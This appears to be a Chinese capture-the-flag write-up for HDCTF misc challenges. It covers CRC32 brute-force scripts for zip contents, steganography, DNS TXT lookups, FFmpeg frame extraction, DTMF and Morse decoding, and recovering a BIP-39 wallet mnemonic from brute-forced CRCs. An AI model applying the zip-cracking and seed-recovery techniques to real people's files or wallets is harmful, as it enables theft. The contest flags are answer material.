
dic = '1234567890'
crc = 0x7BA3BB27
for x in dic:
    for a in dic:
        for b in dic:
            for c in dic:
                for d in dic:
                    str = x+a+b+c+d
                    str_crc = binascii.crc32('131'+str+'262') & 0xffffffff
# print str_crc
                    if (str_crc == crc):
                        print("crc1:", str)

root@jin:~/HDCTF/lsb#
```

girlfriend:

导出HTTP对象，选最大的是图片文件。打开看到flag





嚶语:

<http://www.zhongguosou.com/zonghe/moersicodeconverter.aspx>

挑战

2 Solves

×

无字天书

150

据说《无字天书》全篇无字，非有缘者不可阅知，而这《无字天书》的来历就更加传奇了。相传《无字天书》乃是仙界的一位大罗金仙修士所创，为了避免被他人所得，故而为无字天书。这大罗金仙可是仙界的巅峰修士啊！他的东西谁不想得，这名修士在杀劫过后不幸陨落而亡。为了争夺这《无字天书》，仙界连年战火不断。不过后来听说这名修士的后人为了躲避追杀，把这《无字天书》放在了人界，是真是假就不知道了，反正后来仙界是无人能够得之。

attachment....

Flag

Submit

打开文件，文件只由空格，tab，换行组成。可能是white-space

The screenshot shows a Visual Studio Code window with a file named '无字天书' open. The file content is a grid of red characters on a dark background. The grid is 22 rows high and 762 columns wide. The characters are arranged in a pattern that resembles a stylized '150' or a similar number. The status bar at the bottom indicates '行 9204, 列 1 (已选择 762)'.

找个在线的网站贴进去可以直接解，或者去gayhub上找个。

挑战

28 Solves

×

你真的了解dns吗

150

题目：hdctf.0x00.work

小明同学最近买了个新域名来搭建他的博客，但是学长发来一个神秘链接让他摸不着头脑，空空如也的域名里藏着什么秘密呢。

查看提示


查看提示

Flag

Submit

nslookup -type=txt hdctf.0x00.work,直接看到flag

dns的type表示dns的协议类型



```
管理员: Windows PowerShell
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS C:\Users\Administrator> nslookup -type=txt hdctf.0x00.work
服务器:      UnKnown
Address:  10.140.5.3

非权威应答:
hdctf.0x00.work text =

        "HDCTF{V0u_Kn0w_dNs_M311}"
PS C:\Users\Administrator>
```

nospace

零度字符隐写

解出来的就是password，密码admin：<https://offdev.net/demos/zwsp-steg-js>

加密 解密 使用密码

HDCTF {4761f7c667eea41a1b13bd4c0ef23f59}

海底捞帧预告片

这题感觉不难，就是头大，看了wp还能懂，找到了可以用FFmpeg删除重复帧的命令，和wp一毛一样，问了一下出题人，还给一个用脚本的思路，Hash比较每一帧来筛选。写不来，Ffmpeg天下第一。

使用FFmpeg时删除顺序重复的帧

问 4年零5个月前 活动 5个月前 已浏览 33k次

有什么方法可以使用检测视频中的重复帧 ffmpeg 吗？

48 我尝试过用 -vf 标志 `select=gt(scene\,0.xxx)` 进行场景更改。但是，它不适用于我的情况。

ffmpeg 重复项



21

分享 改善这个问题 跟随

19年12月14日在23:32编辑

贾科莫1968

23.3千 ● 10 ● 58 ● 87

16年5月7日在12:25 问

梅利拉

663 ● 1个 ● 5 ● 11

添加评论

2个答案

活性 最老的 投票数

使用 [mpdecimate](#) 过滤器，其目的是“删除与前一帧相差不大的帧以降低帧速率”。

66 这将生成一个控制台读数，显示过滤器认为哪些帧重复。

```
ffmpeg -i input.mp4 -vf mpdecimate -loglevel debug -f null -
```

生成删除了重复项的视频

```
ffmpeg -i input.mp4 -vf mpdecimate,setpts=N/FRAME_RATE/TB out.mp4
```

所述 `setpts` 过滤表达式用于在视频产生平滑时间戳 `FRAME_RATE` FPS。请参阅 [ffmpeg](#) 中的 [视频时标、时基或时间戳的时间戳说明](#)。

```
管理员: C:\Windows\system32\cmd.exe
frame= 9 fps=0.0 q=0.0 size= 5888kB time=05:55:52.91 bitrate= 2.3kbits/s
frame= 9 fps=0.0 q=0.0 size= 5888kB time=05:56:16.93 bitrate= 2.3kbits/s
frame= 9 fps=0.0 q=0.0 size= 5888kB time=05:56:39.95 bitrate= 2.3kbits/s
frame= 9 fps=0.0 q=0.0 size= 5888kB time=05:57:03.95 bitrate= 2.3kbits/s
frame= 9 fps=0.0 q=0.0 size= 5888kB time=05:57:27.95 bitrate= 2.2kbits/s
frame= 9 fps=0.0 q=0.0 size= 5888kB time=05:57:53.21 bitrate= 2.2kbits/s
frame= 9 fps=0.0 q=0.0 size= 5888kB time=05:58:18.94 bitrate= 2.2kbits/s
frame= 9 fps=0.0 q=0.0 size= 5888kB time=05:58:40.53 bitrate= 2.2kbits/s
frame= 9 fps=0.0 q=0.0 size= 5888kB time=05:59:03.95 bitrate= 2.2kbits/s
frame= 9 fps=0.0 q=0.0 size= 5888kB time=05:59:27.95 bitrate= 2.2kbits/s
frame= 9 fps=0.0 q=0.0 size= 5888kB time=05:59:50.95 bitrate= 2.2kbits/s
frame= 9 fps=0.0 q=0.0 size= 5888kB time=06:00:14.54 bitrate= 2.2kbits/s
frame= 9 fps=0.0 q=-1.0 Lsize= 10030kB time=06:00:24.57 bitrate= 3.8kbits
/s speed= 50x
video:59kB audio:6009kB subtitle:0kB other streams:0kB global headers:0kB muxing
overhead: 65.276505%
[libx264 @ 000000000501400] frame I:1 Avg QP:19.55 size: 56684
[libx264 @ 000000000501400] frame P:4 Avg QP:14.75 size: 63
[libx264 @ 000000000501400] frame B:4 Avg QP:24.10 size: 796
[libx264 @ 000000000501400] consecutive B-frames: 11.1% 88.9% 0.0% 0.0%
[libx264 @ 000000000501400] mb I I16..4: 28.0% 52.7% 19.4%
[libx264 @ 000000000501400] mb P I16..4: 0.0% 0.0% 0.0% P16..4: 0.7% 0.0
% 0.0% 0.0% skip:99.2%
[libx264 @ 000000000501400] mb B I16..4: 0.0% 0.0% 0.7% B16..8: 0.1% 0.1
% 0.0% direct: 0.7% skip:98.4% L0:14.0% L1:86.0% BI: 0.0%
[libx264 @ 000000000501400] 8x8 transform intra:51.3% inter:32.7%
[libx264 @ 000000000501400] coded y,uvDC,uvAC intra: 68.5% 62.6% 36.5% inter: 0
.2% 0.6% 0.0%
[libx264 @ 000000000501400] i16 v,h,dc,p: 89% 0% 10% 0%
[libx264 @ 000000000501400] i8 v,h,dc,ddl,ddr,vr,hd,vl,hu: 24% 17% 16% 6% 6%
7% 7% 7% 11%
[libx264 @ 000000000501400] i4 v,h,dc,ddl,ddr,vr,hd,vl,hu: 25% 24% 12% 6% 7%
7% 7% 6% 7%
[libx264 @ 000000000501400] i8c dc,h,v,p: 55% 22% 18% 5%
[libx264 @ 000000000501400] Weighted P-Frames: Y:0.0% UU:0.0%
[libx264 @ 000000000501400] ref P L0: 88.0% 12.0%
[libx264 @ 000000000501400] kb/s:1336.00
[aac @ 000000000503200] Qavg: 65536.000

C:\Users\Administrator\Desktop\ctf tools\misc\ffmpeg-N-99395-ga3a6b56200-win64-g
pl\bin>ls
'ls' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Users\Administrator\Desktop\ctf tools\misc\ffmpeg-N-99395-ga3a6b56200-win64-g
pl\bin>dir
驱动器 C 中的卷是 Win 7
卷的序列号是 EBD2-28E4

 C:\Users\Administrator\Desktop\ctf tools\misc\ffmpeg-N-99395-ga3a6b56200-win64-
gpl\bin 的目录


2020/10/20 13:58 <DIR> .
2020/10/20 13:58 <DIR> ..
2020/09/27 20:27 79,639,552 ffmpeg.exe
2020/09/27 20:27 79,502,848 ffplay.exe
2020/09/27 20:27 79,527,936 ffprobe.exe
2020/10/20 14:05 10,270,272 out.mp4
4 个文件 248,940,608 字节
2 个目录 25,769,107,456 可用字节

C:\Users\Administrator\Desktop\ctf tools\misc\ffmpeg-N-99395-ga3a6b56200-win64-g
pl\bin>ffmpeg.exe -i D:\hd\海底捞帧.avi -vf mpdecimate,setpts=N/FRATE/TB ou
t.mp4
```


删除重复帧之后，提出图片。

```
管理员: C:\Windows\system32\cmd.exe
p, 2 kb/s <default>
  Metadata:
    handler_name      : SoundHandler
Stream mapping:
  Stream #0:0 -> #0:0 (h264 (native) -> png (native))
Press [q] to stop, [?] for help
Output #0, image2, to '%d.png':
  Metadata:
    major_brand      : isom
    minor_version    : 512
    compatible_brands: isomiso2avc1mp41
    date             : 2020-09-27T14:07:29+08:00
    encoder          : Lavf58.59.100
  Stream #0:0(und): Video: png, rgb24, 720x576 [SAR 16:15 DAR 4:3], q=2-31, 20
0 kb/s, 60 fps, 60 tbn, 60 tbc <default>
  Metadata:
    handler_name      : VideoHandler
    encoder          : Lavc58.108.100 png
frame= 21 fps=0.0 q=-0.0 Lsize=N/A time=00:00:00.35 bitrate=N/A dup=12 drop=0
speed=1.52x
video:11774kB audio:0kB subtitle:0kB other streams:0kB global headers:0kB muxing
overhead: unknown

C:\Users\Administrator\Desktop\ctf tools\misc\ffmpeg-N-99395-ga3a6b56200-win64-g
pl\bin>ffmpeg.exe -i out.mp4 -r 60 -f image2 %d.png
```



最后筛选到4张，但目前无ps就没继续做下去了，拼起来反色即可得到二维码。





专业团队：

分四阶段，主要就是要降噪处理(不知道能不能把抬棺那段分离出来)。还有能听出来DTMF编码。morse降噪完直接看就好了。DTMF不能的话，就手解。降噪完也是能看的,一个是频谱,然后第二个应该是morse,第三个是dtmf 第四个就是流派的flag。连起来就是最后的flag了。





调两个频段之后对着DTMF的表就可以看出来。用工具解的话有几位是乱了的



瓦斯矿工

很新奇的一道题，虚拟货币相关。


metamask使用可参考：

https://zhuanlan.zhihu.com/p/112285438?from_voters_page=true

直接foremost分离图片即可得到一个压缩包，拖进16进制文件里也可以看到有12个50 4B 03 04的PK头

```
root@jin:~/HDCTF/gas/_黄金矿工.png.extracted# cd ..
root@jin:~/HDCTF/gas# ls
黄金矿工.png _黄金矿工.png.extracted a.py attachment.zip crc.py output
root@jin:~/HDCTF/gas# cd output/
root@jin:~/HDCTF/gas/output# ls
audit.txt png zip
root@jin:~/HDCTF/gas/output# cd zip/
root@jin:~/HDCTF/gas/output/zip# ls
00000001.zip
root@jin:~/HDCTF/gas/output/zip#
```

观察到大小较小，直接爆破crc即可，以太坊钱包通过助记词登录。助记词可通过数字查询，这里就只爆破数字。



直接破即可

<https://github.com/bitcoin/bips/blob/master/bip-0039/english.txt#L350>

以太坊钱包通过BIP-39生成私钥，数字查询助记词。

```

10
11 for x in range(1, 10000):
12     f = zipfile.ZipFile("00000001.zip", "r")
13     for i in range(1, 13):
14         GetCrc = f.getinfo(str(i))
15         crc = GetCrc.CRC
16         a = ("0x%08x" % crc)
17         # print(a)
18         # b = bytes(str(x), encoding='utf-8')
19         j = crc32asii(x)
20         # print("0x%08x" % j)
21         if ("0x%08x" % j) == a:
22             print(i, x)
23             time.sleep(0.1)

```

终端 问题 输出 调试控制台

```

10 39
4 350
2 427
11 575
3 584
7 792
1 1394
5 1689
9 1727
8 1784
12 1853
6 1998

```

C:\Users\Administrator\Desktop>

